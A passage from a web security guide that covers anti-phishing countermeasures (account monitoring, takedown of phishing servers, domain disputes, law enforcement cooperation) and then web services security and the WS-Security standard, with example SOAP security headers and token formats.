- Implement SMS or e-mail notification of account activities, particularly those involving transfers and change of address or phone details.
- Prevent too many transactions from the same user being performed in a certain period of time – this slows down automated attacks.
- Two factor authentication for highly sensitive or high value transactional accounts.

9.14 Monitor unusual account activity

Use heuristics and other business logic to determine if users are likely to act on a certain sequence of events, such as:

- Clearing out their accounts
- Conducting many small transactions to get under your daily limits or other monitoring schemes
- If orders from multiple accounts are being delivered to the same shipping address.
- If the same transactions are being performed quickly from the same IP address

Prevent pharming - Consider staggering transaction delays using resource monitors or add a delay. Each transaction will increase the delay by a random, but increasing, amount so that by the 3rd or certainly by the 10th transaction, the delay is significant (3 minutes or more between pages).

9.15 Get the phishing target servers offline pronto

Work with law enforcement agencies, banking regulators, ISPs and so on to get the phishing victim server (or servers) offline from the Internet as quickly as possible. This does not mean

destroy!

These systems contain a significant amount of information about the phisher, so never destroy the system – if the world was a perfect place, it should be forensically imaged and examined by a competent computer forensic examiner. Any new malicious software identified should be handed over to as many anti-virus and anti-spyware companies as possible.

Zombie and phishing server victims are usually unaware that their host has been compromised and they'll be grateful that you've spotted it, so don't try for a dawn raid with the local SWAT team.

If you think the server is under the direct control of a scammer, you should let the law enforcement agencies handle the issue, as you should never deal with the scammer directly for safety reasons.

If you represent an ISP, it's important to understand that simply wiping and re-imaging the server, whilst good for business, practically guarantees that your systems will be repeatedly violated by the same organized crime gangs. Of all the phishing victims, ISPs need to take the most care in finding and resolving these cases, and work with local and international law enforcement.

9.16 Take control of the fraudulent domain name

Many scammers try to use homographs and similar or mis-spelt domain names to spoof your web site. For example, if a user sees <http://www.example.com>, but the x in example is a homograph from another character set, or the user sees misspellings such as <http://www.exmaple.com/> or <http://www.evample.com/> the average user will not notice the difference.

It is important to use the dispute resolution process of the domain registrar to take control of this domain as quickly as possible. Once it's in your control, it cannot be re-used by attackers in the future. Once you have control, lock the domain so it cannot be transferred away from you without signed permission.

Limitations with this approach include

- There are an awful lot of domains variations, so costs can mount up
- It can be slow, particularly with some DRP policies – disputes can take many months and a lawyer's picnic of cash to resolve
- Monitoring a TLD like .COM is nearly impossible – particularly in competitive regimes

- Some disputes cannot be won if you don't hold a trademark or registration mark for your name, and even then...
- Organized crime is organized – some even own their own registrars or work so closely with them as to be indistinguishable from them.

9.17 Work with law enforcement

The only way to get rid of the problem is to put the perpetrators away. Work with your law enforcement agencies – help them make it easier to report the crime, handle the evidence properly, and prosecute. Don't forward every e-mail or ask your users to do this, as it's the same crime. Collate evidence from your users, report it once, and make it obvious that you take fraud seriously.

Help your users sue the scammers for civil damages. For example, advise clients of their rights and whether class action lawsuits are possible against the scammers.

Unfortunately, many scammers come from countries with weak or non-existent criminal laws against fraud and phishing. In addition, many scammers belong to (or act on behalf of) organized crime. It is dangerous to contact these criminals directly, so always heed the warnings of your law enforcement agencies and work through them.

9.18 When an attack happens

Be nice to your users – they are the unwitting victims. If you want to retain a customer for life, this is the time to be nice to them. Help them every step of the way.

Have a phishing incident management policy ready and tested. Ensure that everyone knows their role to restrict the damage caused by the attacks.

If you are a credit reporting agency or work with a regulatory body, make it possible for legitimate victims to move credit identities. This will allow the user's prior actual history to be retained, but flag any new access as pure fraud.

9.19 Further Reading

Anti-phishing working group

<http://www.antiphishing.org/>

10. Web Services

This section of the Guide details the common issues facing Web services developers, and methods to address common issues. Due to the space limitations, it cannot look at all of the surrounding issues in great detail, since each of them deserves a separate book of its own. Instead, an attempt is made to steer the reader to the appropriate usage patterns, and warn about potential roadblocks on the way.

Web Services have received since 2002 a lot of press, and with that comes a great deal of confusion over what they really are. Some are heralding Web Services as the biggest technology breakthrough since the web itself; others are more skeptical that they are nothing more than evolved web applications. In either case, the issues of web application security apply to web services just as they do to web applications.

The situation is now getting even worse since the buzzword « Web 2.0 » has been coined in 2004, as new « Web 2.0 Services » appear every day.

A Web Service is simply « a software system designed to support interoperable machine-to-machine interaction over a network. » (W3C definition).

In that sense, any type of electronic data interchange (EDI) could be a Web Service if it operates on the HTTP protocol and exchanges data in a structured and documented manner (be it WSDL or not), called « messages » (be them formatted SOAP messages or not) ; the contents can be anything, preferably text (be it XML or not). For instance, two programs exchanging a comma-delimited string over IP are representative of a Web Service (think : AJAX call between JavaScript and PHP).

Web Services are thus split into two categories : RESTful services (using GET, POST, PUT and DELETE over HTTP) and Big Web Services (XML messages following the SOAP specification and having a WSDL description).

The movement called Web 2.0 has moved emphasis away from Simple Object Access Protocol (SOAP) based services towards more direct Representational State Transfer (REST) style communications. [1]

The REST architectural style describes the following six constraints applied to the architecture:

- Client-server : clients are separated from servers by a uniform interface. Servers and clients

may also be replaced and developed independently, as long as the interface is not altered.

- Stateless : the client-server communication is further constrained by no client context being stored on the server between requests.
- Cacheable : as on the World Wide Web, clients are able to cache responses.
- Layered system : a client cannot ordinarily tell whether it is connected directly to the end server, or to an intermediary along the way.
- Code on demand (optional) : servers are able temporarily to extend or customize the functionality of a client by transferring logic to it that it can execute. Examples of this may include compiled components such as Java applets and client-side scripts such as JavaScript.
- Uniform interface : the uniform interface between clients and servers simplifies and decouples the architecture, which enables each part to evolve independently.

Complying with these constraints, and thus conforming to the REST architectural style, will enable any kind of distributed hypermedia system to have desirable emergent properties, such as performance, scalability, simplicity, modifiability, visibility, portability and reliability.

For those RESTful Web Services, some recommendations below are inappropriate and some of their vulnerabilities are the ones of the underlying protocol (HTTP), platforms (OS), frameworks and languages (.Net, Java, PHP, other).

Anyway, a lot of important companies already had invested in Big Web Services and are thus stuck with using SOA, XML, WSDL, SOAP frameworks for Java, .Net or PHP, UDDI and sometimes CORBA, RMI or DCOM. Such a Web Service is very complex.

The rest of this section concentrates only on SOA-architected XML-Based Web Services.

At the simplest level, web services can be seen as a specialized web application that differs mainly at the presentation tier level. While web applications typically are HTML-based, web services are XML-based. Interactive users for B2C transactions normally access web applications, while web services are employed as building blocks by other web applications for forming B2B chains using the so-called SOA model. Web services typically present a public functional interface, callable in a programmatic fashion, while web applications tend to deal with a richer set of features and are content-driven in most cases.

10.1 Securing Web Services

Web Service, like other distributed applications, require protection at multiple levels:

- messages (SOAP, JSON, other) that are sent on the wire should be delivered confidentially and without tampering
- The server needs to be confident who it is talking to and what the clients are entitled to
- The clients need to know that they are talking to the right server, and not a phishing site (see the Phishing chapter for more information)
- System message logs should contain sufficient information to reliably reconstruct the chain of events and track those back to the authenticated callers

Correspondingly, the high-level approaches to solutions, discussed in the following sections, are valid for pretty much any distributed application, with some variations in the implementation details.

The good news for Web Services developers is that these are infrastructure-level tasks, so, theoretically, it is only the system administrators who should be worrying about these issues. However, for a number of reasons discussed later in this chapter, WS developers usually have to be at least aware of all these risks, and oftentimes they still have to resort to manually coding or tweaking the protection components.

10.2 Communication security

There is a commonly cited statement, and even more often implemented approach – “we are using SSL to protect all communication, we are secure”. At the same time, there have been so many articles published on the topic of “channel security vs. token security” that it hardly makes sense to repeat those arguments here. Therefore, listed below is just a brief rundown of most common pitfalls when using channel security alone:

It provides only “point-to-point” security

Any communication with multiple “hops” requires establishing separate channels (and trusts) between each communicating node along the way. There is also a subtle issue of trust transitivity, as trusts between node pairs {A,B} and {B,C} do not automatically imply {A,C} trust relationship.

Storage issue

After messages are received on the server (even if it is not the intended recipient), they exist in the clear-text form, at least – temporarily. Storing the transmitted information at the intermediate aggravates the problem or destination servers in log files (where it can be browsed by anybody) and local caches.

Lack of interoperability

While SSL provides a standard mechanism for transport protection, applications then have to utilize highly proprietary mechanisms for transmitting credentials, ensuring freshness, integrity, and confidentiality of data sent over the secure channel. Using a different server, which is semantically equivalent, but accepts a different format of the same credentials, would require altering the client and prevent forming automatic B2B service chains.

Standards-based token protection in many cases provides a superior alternative for message-oriented Web Service SOAP communication model.

That said – the reality is that the most Web Services today are still protected by some form of channel security mechanism, which alone might suffice for a simple internal application. However, one should clearly realize the limitations of such approach, and make conscious tradeoffs at the design time, whether channel, token, or combined protection would work better for each specific case.

10.3 Passing credentials

In order to enable credentials exchange and authentication for Web Services, their developers must address the following issues.

First, since SOAP messages are XML-based, all passed credentials have to be converted to text format. This is not a problem for username/password types of credentials, but binary ones (like X.509 certificates or Kerberos tokens) require converting them into text prior to sending and unambiguously restoring them upon receiving, which is usually done via a procedure called Base64 encoding and decoding.

Second, passing credentials carries an inherited risk of their disclosure – either by sniffing them during the wire transmission, or by analyzing the server logs. Therefore, things like passwords and private keys need to be either encrypted, or just never sent “in the clear”. Usual ways to avoid sending sensitive credentials are using cryptographic hashing and/or signatures.

10.4 Ensuring message freshness

Even a valid message may present a danger if it is utilized in a “replay attack” – i.e. it is sent multiple times to the server to make it repeat the requested operation. This may be achieved by capturing an entire message, even if it is sufficiently protected against tampering, since it is the message itself that is used for attack now (see the XML Injection section of the Interpreter Injection chapter).

Usual means to protect against replayed messages is either using unique identifiers (nonces) on messages and keeping track of processed ones, or using a relatively short validity time window. In the Web Services world, information about the message creation time is usually communicated by inserting timestamps, which may just tell the instant the message was created, or have additional information, like its expiration time, or certain conditions.

The latter solution, although easier to implement, requires clock synchronization and is sensitive to “server time skew,” whereas server or clients clocks drift too much, preventing timely message delivery, although this usually does not present significant problems with modern-day computers. A greater issue lies with message queuing at the servers, where messages may be expiring while waiting to be processed in the queue of an especially busy or non-responsive server.

10.5 Protecting message integrity

When a message is received by a web service, it must always ask two questions: “whether I trust the caller,” “whether it created this message.” Assuming that the caller trust has been established one way or another, the server has to be assured that the message it is looking at was indeed issued by the caller, and not altered along the way (intentionally or not). This may affect technical qualities of a SOAP message, such as the message’s timestamp, or business content, such as the amount to be withdrawn from the bank account. Obviously, neither change should go undetected by the server.

In communication protocols, there are usually some mechanisms like checksum applied to ensure packet’s integrity. This would not be sufficient, however, in the realm of publicly exposed Web Services, since checksums (or digests, their cryptographic equivalents) are easily replaceable and cannot be reliably tracked back to the issuer. The required association may be established by utilizing HMAC, or by combining message digests with either cryptographic signatures or with secret key-encryption (assuming the keys are only known to the two communicating parties) to ensure that any change will immediately result in a cryptographic error.

10.6 Protecting message confidentiality

Oftentimes, it is not sufficient to ensure the integrity – in many cases it is also desirable that nobody can see the data that is passed around and/or stored locally. It may apply to the entire message being processed, or only to certain parts of it – in either case, some type of encryption is required to conceal the content. Normally, symmetric encryption algorithms are used to encrypt bulk data, since it is significantly faster than the asymmetric ones. Asymmetric encryption is then applied to protect the symmetric session keys, which, in many implementations, are valid for one communication only and are subsequently discarded.

Applying encryption requires conducting an extensive setup work, since the communicating parties now have to be aware of which keys they can trust, deal with certificate and key validation, and know which keys should be used for communication.

In many cases, encryption is combined with signatures to provide both integrity and confidentiality. Normally, signing keys are different from the encrypting ones, primarily because of their different lifecycles – signing keys are permanently associated with their owners, while encryption keys may be invalidated after the message exchange. Another reason may be separation of business responsibilities - the signing authority (and the corresponding key) may belong to one department or person, while encryption keys are generated by the server controlled by members of IT department.

10.7 Access control

After message has been received and successfully validated, the server must decide:

- Does it know who is requesting the operation (Identification)
- Does it trust the caller's identity claim (Authentication)
- Does it allow the caller to perform this operation (Authorization)

There is not much WS-specific activity that takes place at this stage – just several new ways of passing the credentials for authentication. Most often, authorization (or entitlement) tasks occur completely outside of the Web Service implementation, at the Policy Server that protects the whole domain.

There is another significant problem here – the traditional HTTP firewalls do not help at

stopping attacks at the Web Services. An organization would need a XML/SOAP firewall, which is capable of conducting application-level analysis of the web server's traffic and make intelligent decision about passing SOAP messages to their destination. The reader would need to refer to other books and publications on this very important topic, as it is impossible to cover it within just one chapter.

10.8 Audit

A common task, typically required from the audits, is reconstructing the chain of events that led to a certain problem. Normally, this would be achieved by saving server logs in a secure location, available only to the IT administrators and system auditors, in order to create what is commonly referred to as “audit trail”. Web Services are no exception to this practice, and follow the general approach of other types of Web Applications.

Another auditing goal is non-repudiation, meaning that a message can be verifiably traced back to the caller. Following the standard legal practice, electronic documents now require some form of an “electronic signature”, but its definition is extremely broad and can mean practically anything – in many cases, entering your name and birthday qualifies as an e-signature.

As far as the WS are concerned, such level of protection would be insufficient and easily forgeable. The standard practice is to require cryptographic digital signatures over any content that has to be legally binding – if a document with such a signature is saved in the audit log, it can be reliably traced to the owner of the signing key.

10.9 Web Services Security Hierarchy

Technically speaking, Web Services themselves are very simple and versatile – XML-based communication, described by an XML-based grammar, called Web Services Description Language (WSDL, see <http://www.w3.org/TR/2005/WD-wsdl20-20050510>), which binds abstract service interfaces, consisting of messages, expressed as XML Schema, and operations, to the underlying wire format. Although it is by no means a requirement, the format of choice is currently SOAP over HTTP. This means that Web Service interfaces are described in terms of the incoming and outgoing SOAP messages, transmitted over HTTP protocol.

10.9.1 Standards committees

Before reviewing the individual standards, it is worth taking a brief look at the organizations, which are developing and promoting them. There are quite a few industry-wide groups and consortiums, working in this area, most important of which are listed below.

W3C (see <http://www.w3.org>) is the most well known industry group, which owns many Web-related standards and develops them in Working Group format. Of particular interest to this chapter are XML Schema, SOAP, XML-dsig, XML-enc, and WSDL standards (called recommendations in the W3C's jargon).

OASIS (see <http://www.oasis-open.org>) mostly deals with Web Service-specific standards, not necessarily security-related. It also operates on a committee basis, forming so-called Technical Committees (TC) for the standards that it is going to be developing. Of interest for this discussion, OASIS owns WS-Security and SAML standards.

Web Service Interoperability group (WS-I, see <http://www.ws-i.org/>) was formed to promote general framework for interoperable Web Services. Mostly its work consists of taking other broadly accepted standards, and develop so-called profiles, or set of requirements for conforming Web Service implementations. In particular, its Basic Security Profile (BSP) relies on the OASIS' WS-Security standard and specifies sets of optional and required security features in Web Services that claim interoperability.

Liberty Alliance (LA, see <http://projectliberty.org>) consortium was formed to develop and promote an interoperable Identity Federation framework. Although this framework is not strictly Web Service-specific, but rather general, it is important for this topic because of its close relation with the SAML standard developed by OASIS.

Besides the previously listed organizations, there are other industry associations, both permanently established and short-lived, which push forward various Web Service security activities. They are usually made up of software industry's leading companies, such as Microsoft, IBM, Verisign, BEA, Sun, and others, that join them to work on a particular issue or proposal. Results of these joint activities, once they reach certain maturity, are often submitted to standardizations committees as a basis for new industry standards.

10.10 SOAP

Simple Object Access Protocol (SOAP, see <http://www.w3.org/TR/2003/REC-soap12-part1-20030624/>) provides an XML-based framework for exchanging structured and typed information between peer services. This information, formatted into Header and Body, can theoretically be transmitted over a number of transport protocols, but only HTTP binding has been formally defined and is in active use today. SOAP provides for Remote Procedure Call-style (RPC) interactions, similar to remote function calls, and Document-style communication, with message contents based exclusively on XML Schema definitions in the Web Service's WSDL. Invocation results may be optionally returned in the response message, or a Fault may be raised, which is roughly equivalent to using exceptions in traditional programming languages.

SOAP protocol, while defining the communication framework, provides no help in terms of securing message exchanges – the communications must either happen over secure channels, or use protection mechanisms described later in this chapter.

10.10.1 XML security specifications (XML-dsig & Encryption)

XML Signature (XML-dsig, see <http://www.w3.org/TR/2002/REC-xmlenc-core-20020212/>), and XML Encryption (XML-enc, see <http://www.w3.org/TR/2002/REC-xmlenc-core-20020212/>) add cryptographic protection to plain XML documents. These specifications add integrity, message and signer authentication, as well as support for encryption/decryption of whole XML documents or only of some elements inside them.

The real value of those standards comes from the highly flexible framework developed to reference the data being processed (both internal and external relative to the XML document), refer to the secret keys and key pairs, and to represent results of signing/encrypting operations as XML, which is added to/substituted in the original document.

However, by themselves, XML-dsig and XML-enc do not solve the problem of securing SOAP-based Web Service interactions, since the client and service first have to agree on the order of those operations, where do look for the signature, how to retrieve cryptographic tokens, which message elements should be signed and encrypted, how long a message is considered to be valid, and so on. These issues are addressed by the higher-level specifications, reviewed in the following sections.

10.10.2 Security specifications

In addition to the above standards, there is a broad set of security-related specifications being currently developed for various aspects of Web Service operations.

One of them is SAML, which defines how identity, attribute, and authorization assertions should be exchanged among participating services in a secure and interoperable way.

A broad consortium, headed by Microsoft and IBM, with the input from Verisign, RSA Security, and other participants, developed a family of specifications, collectively known as “Web Services Roadmap”. Its foundation, WS-Security, has been submitted to OASIS and became an OASIS standard in 2004. Other important specifications from this family are still found in different development stages, and plans for their submission have not yet been announced, although they cover such important issues as security policies (WS-Policy et al), trust issues and security token exchange (WS-Trust), establishing context for secure conversation (WS-SecureConversation). One of the specifications in this family, WS-Federation, directly competes with the work being done by the LA consortium, and, although it is supposed to be incorporated into the Longhorn release of Windows, its future is not clear at the moment, since it has been significantly delayed and presently does not have industry momentum behind it.

10.11 WS-Security Standard

WS-Security specification (WSS) was originally developed by Microsoft, IBM, and Verisign as part of a “Roadmap”, which was later renamed to Web Services Architecture, or WSA. WSS served as the foundation for all other specifications in this domain, creating a basic infrastructure for developing message-based security exchange. Because of its importance for establishing interoperable Web Services, it was submitted to OASIS and, after undergoing the required committee process, became an officially accepted standard. Current version is 1.0, and the work on the version 1.1 of the specification is under way and is expected to be finishing in the second half of 2005.

10.11.1 Organization of the standard

The WSS standard itself deals with several core security areas, leaving many details to so-called profile documents. The core areas, broadly defined by the standard, are:

- Ways to add security headers (WSSE Header) to SOAP Envelopes

- Attachment of security tokens and credentials to the message
- Inserting a timestamp
- Signing the message
- Encrypting the message
- Extensibility

Flexibility of the WS-Security standard lies in its extensibility, so that it remains adaptable to new types of security tokens and protocols that are being developed. This flexibility is achieved by defining additional profiles for inserting new types of security tokens into the WSS framework. While the signing and encrypting parts of the standards are not expected to require significant changes (only when the underlying XML-dsig and XML-enc are updated), the types of tokens, passed in WSS messages, and ways of attaching them to the message may vary substantially. At the high level the WSS standard defines three types of security tokens, attachable to a WSS Header: Username/password, Binary, and XML tokens. Each of those types is further specified in one (or more) profile document, which defines additional token's attributes and elements, needed to represent a particular type of security token.




Figure 2: WSS specification hierarchy

10.11.2 Purpose

The primary goal of the WSS standard is providing tools for message-level communication protection, whereas each message represents an isolated piece of information, carrying enough security data to verify all important message properties, such as: authenticity, integrity, freshness, and to initiate decryption of any encrypted message parts. This concept is a stark contrast to the traditional channel security, which methodically applies pre-negotiated security context to the whole stream, as opposed to the selective process of securing individual messages in WSS. In the Roadmap, that type of service is eventually expected to be provided by implementations of standards like WS-SecureConversation.

From the beginning, the WSS standard was conceived as a message-level toolkit for securely delivering data for higher level protocols. Those protocols, based on the standards like WSPolicy, WS-Trust, Liberty Alliance, rely on the transmitted tokens to implement access control policies, token exchange, and other types of protection and integration. However, taken alone, the WSS standard does not mandate any specific security properties, and an ad-hoc application of its constructs can lead to subtle security vulnerabilities and hard to detect problems, as is also discussed in later sections of this chapter.

10.12 WS-Security Building Blocks

The WSS standard actually consists of a number of documents – one core document, which defines how security headers may be included into SOAP envelope and describes all high-level blocks, which must be present in a valid security header. Profile documents have the dual task of extending definitions for the token types they are dealing with, providing additional attributes, elements, as well as defining relationships left out of the core specification, such as using attachments.

Core WSS 1.0 specification, located at <http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0>, defines several types of security tokens (discussed later in this section – see 0), ways to reference them, timestamps, and ways to apply XML-dsig and XMLenc in the security headers – see the XML Dsig section for more details about their general structure.

Associated specifications are:

- Username profile 1.0, located at <http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss->

[username-token-profile-1.0](#), which adds various password-related extensions to the basic UsernameToken from the core specification

- X.509 certificate token profile, located at <http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0> which specifies, how X.509 certificates may be passed in the BinarySecurityToken, specified by the core document
- SAML Token profile, located at <http://docs.oasis-open.org/wss/2004/01/oasis-wss-samltoken-profile-1.0.pdf> that specifies how XML-based SAML tokens can be inserted into WSS headers.

10.12.1 How data is passed

WSS security specification deals with two distinct types of data: security information, which includes security tokens, signatures, digests, etc; and message data, i.e. everything else that is passed in the SOAP message. Being an XML-based standard, WSS works with textual information grouped into XML elements. Any binary data, such as cryptographic signatures or Kerberos tokens, has to go through a special transform, called Base64 encoding/decoding, which provides straightforward conversion from binary to ASCII formats and back. Example below demonstrates how binary data looks like in the encoded format:

```
cCBDQTAEfw0wNDA1MTIxNjIzMdRaFw0wNTA1MTIxNjIzMdRaMG8xCz
```

After encoding a binary element, an attribute with the algorithm's identifier is added to the XML element carrying the data, so that the receiver would know to apply the correct decoder to read it. These identifiers are defined in the WSS specification documents.

10.12.2 Security header's structure

A security header in a message is used as a sort of an envelope around a letter – it seals and protects the letter, but does not care about its content. This “indifference” works in the other direction as well, as the letter (SOAP message) should not know, nor should it care about its envelope (WSS Header), since the different units of information, carried on the envelope and in the letter, are presumably targeted at different people or applications.

A SOAP Header may actually contain multiple security headers, as long as they are addressed to different actors (for SOAP 1.1), or roles (for SOAP 1.2). Their contents may also be referring to each other, but such references present a very complicated logistical problem for determining the

proper order of decryptions/signature verifications, and should generally be avoided. WSS security header itself has a loose structure, as the specification itself does not require any elements to be present – so, the minimalist header with an empty message will look like:

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header>
    <wsse:Security xmlns:wsse="http://docs.oasisopen.
org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd"
    xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wsswssecurity-
utility-1.0.xsd" soap:mustUnderstand="1">
    </wsse:Security>
  </soap:Header>
  <soap:Body>
  </soap:Body>
</soap:Envelope>
```

However, to be useful, it must carry some information, which is going to help securing the message. It means including one or more security tokens (see 0) with references, XML Signature, and XML Encryption elements, if the message is signed and/or encrypted. So, a typical header will look more like the following picture:

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header>
    <wsse:Security xmlns="http://docs.oasis-open.org/wss/2004/01/oasis-
200401-wss-wssecurity-secext-1.0.xsd" xmlns:wsse="http://docs.oasisopen.
org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd"
    xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wsswssecurity-
utility-1.0.xsd" soap:mustUnderstand="1">
      <wsse:BinarySecurityToken EncodingType="http://docs.oasisopen.
org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary"
      ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-
token-profile-1.0#X509v3" wsu:Id="aXh0J5">MIICtzCCAi...
```

```

</wsse:BinarySecurityToken>

<xenc:EncryptedKey xmlns:xenc="http://www.w3.org/2001/04/xmlenc#">
  <xenc:EncryptionMethod
    Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5"/>
  <dsig:KeyInfo xmlns:dsig="http://www.w3.org/2000/09/xmldsig#">
    <wsse:SecurityTokenReference>
      <wsse:Reference URI="#aXhOJ5" ValueType="http://docs.oasisopen.
org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3"/>
    </wsse:SecurityTokenReference>
  </dsig:KeyInfo>
  <xenc:CipherData>
    <xenc:CipherValue>Nb0Mf...</xenc:CipherValue>
  </xenc:CipherData>
  <xenc:ReferenceList>
    <xenc:DataReference URI="#aDNa2iD"/>
  </xenc:ReferenceList>
</xenc:EncryptedKey>

<wsse:SecurityTokenReference wsu:Id="aZG0sG">
  <wsse:KeyIdentifier ValueType="http://docs.oasisopen.
org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID"
wsu:Id="a2tv1Uz"> 1106844369755</wsse:KeyIdentifier>
</wsse:SecurityTokenReference>

<saml:Assertion AssertionID="1106844369755" IssueInstant="2005-01-
27T16:46:09.755Z" Issuer="www.my.com" MajorVersion="1" MinorVersion="1"
xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion">
  ...
</saml:Assertion>

<wsu:Timestamp wsu:Id="afc6fbe-a7d8-fbf3-9ac4-f884f435a9c1">
<wsu:Created>2005-01-27T16:46:10Z</wsu:Created>

```



```

<wsu:Expires>2005-01-27T18:46:10Z</wsu:Expires>

</wsu:Timestamp>

<dsig:Signature xmlns:dsig="http://www.w3.org/2000/09/xmldsig#"
Id="sb738c7">

<dsig:SignedInfo Id="obLkHzaCOrAW4kxC9az0bLA22">

...

<dsig:Reference URI="#s91397860">

...

<dsig:DigestValue>5R3GSp+00n17lSdE0knq4GXqgYM=</dsig:DigestValue>

</dsig:Reference>

</dsig:SignedInfo>

<dsig:SignatureValue
Id="a9utKU9UZk">LIkagbCr5bkXLs8l...</dsig:SignatureValue>

<dsig:KeyInfo>

<wsse:SecurityTokenReference>

<wsse:Reference URI="#aXhOJ5" ValueType="http://docs.oasisopen.
org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3"/>

</wsse:SecurityTokenReference>

</dsig:KeyInfo>

</dsig:Signature>

</wsse:Security>

</soap:Header>

<soap:Body xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-
wss-wssecurity-utility-1.0.xsd" wsu:Id="s91397860">

<xenc:EncryptedData xmlns:xenc="http://www.w3.org/2001/04/xmlenc#"
Id="aDNa2iD" Type="http://www.w3.org/2001/04/xmlenc#Content">

<xenc:EncryptionMethod
Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc"/>

<xenc:CipherData>

```

```

<xenc:CipherValue>XFM4J6C...</xenc:CipherValue>

</xenc:CipherData>

</xenc:EncryptedData>

</soap:Body>

</soap:Envelope>

```

10.12.3 Types of tokens

A WSS Header may have the following types of security tokens in it:

Username token

Defines mechanisms to pass username and, optionally, a password - the latter is described in the username profile document. Unless whole token is encrypted, a message which includes a clear-text password should always be transmitted via a secured channel. In situations where the target Web Service has access to clear-text passwords for verification (this might not be possible with LDAP or some other user directories, which do not return clear-text passwords), using a hashed version with nonce and a timestamp is generally preferable. The profile document defines an unambiguous algorithm for producing password hash:

```

Password_Digest = Base64 ( SHA-1 ( nonce + created + password ) )

```

Binary token

They are used to convey binary data, such as X.509 certificates, in a text-encoded format, Base64 by default. The core specification defines BinarySecurityToken element, while profile documents specify additional attributes and sub-elements to handle attachment of various tokens. Presently, the X.509 profile has been adopted, and work is in progress on the Kerberos profile.

```

<wsse:BinarySecurityToken EncodingType="http://docs.oasisopen.
org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary"
ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-
token-profile-1.0#X509v3" wsu:Id="aXh0J5">
MIICtzCCAi...
</wsse:BinarySecurityToken>

```

XML token

These are meant for any kind of XML-based tokens, but primarily – for SAML assertions. The core specification merely mentions the possibility of inserting such tokens, leaving all details to the profile documents. At the moment, SAML 1.1 profile has been accepted by OASIS.

```
<saml:Assertion AssertionID="1106844369755" IssueInstant="2005-01-
27T16:46:09.755Z" Issuer="www.my.com" MajorVersion="1" MinorVersion="1"
xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion">
...
</saml:Assertion>
```

Although technically it is not a security token, a Timestamp element may be inserted into a security header to ensure message's freshness. See the further reading section for a design pattern on this.

10.12.4 Referencing message parts

In order to retrieve security tokens, passed in the message, or to identify signed and encrypted message parts, the core specification adopts usage of a special attribute, `wsu:Id`. The only requirement on this attribute is that the values of such IDs should be unique within the scope of XML document where they are defined. Its application has a significant advantage for the intermediate processors, as it does not require understanding of the message's XML Schema. Unfortunately, XML Signature and Encryption specifications do not allow for attribute extensibility (i.e. they have closed schema), so, when trying to locate signature or encryption elements, local IDs of the Signature and Encryption elements must be considered first.

WSS core specification also defines a general mechanism for referencing security tokens via `SecurityTokenReference` element. An example of such element, referring to a SAML assertion in the same header, is provided below:

```
<wsse:SecurityTokenReference wsu:Id="aZG0sGbRpXLySzgMlX6aSjg22">
<wsse:KeyIdentifier ValueType="http://docs.oasisopen.
org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID"
wsu:Id="a2tv1Uz">
1106844369755
</wsse:KeyIdentifier>
```

```
</wsse:SecurityTokenReference>
```

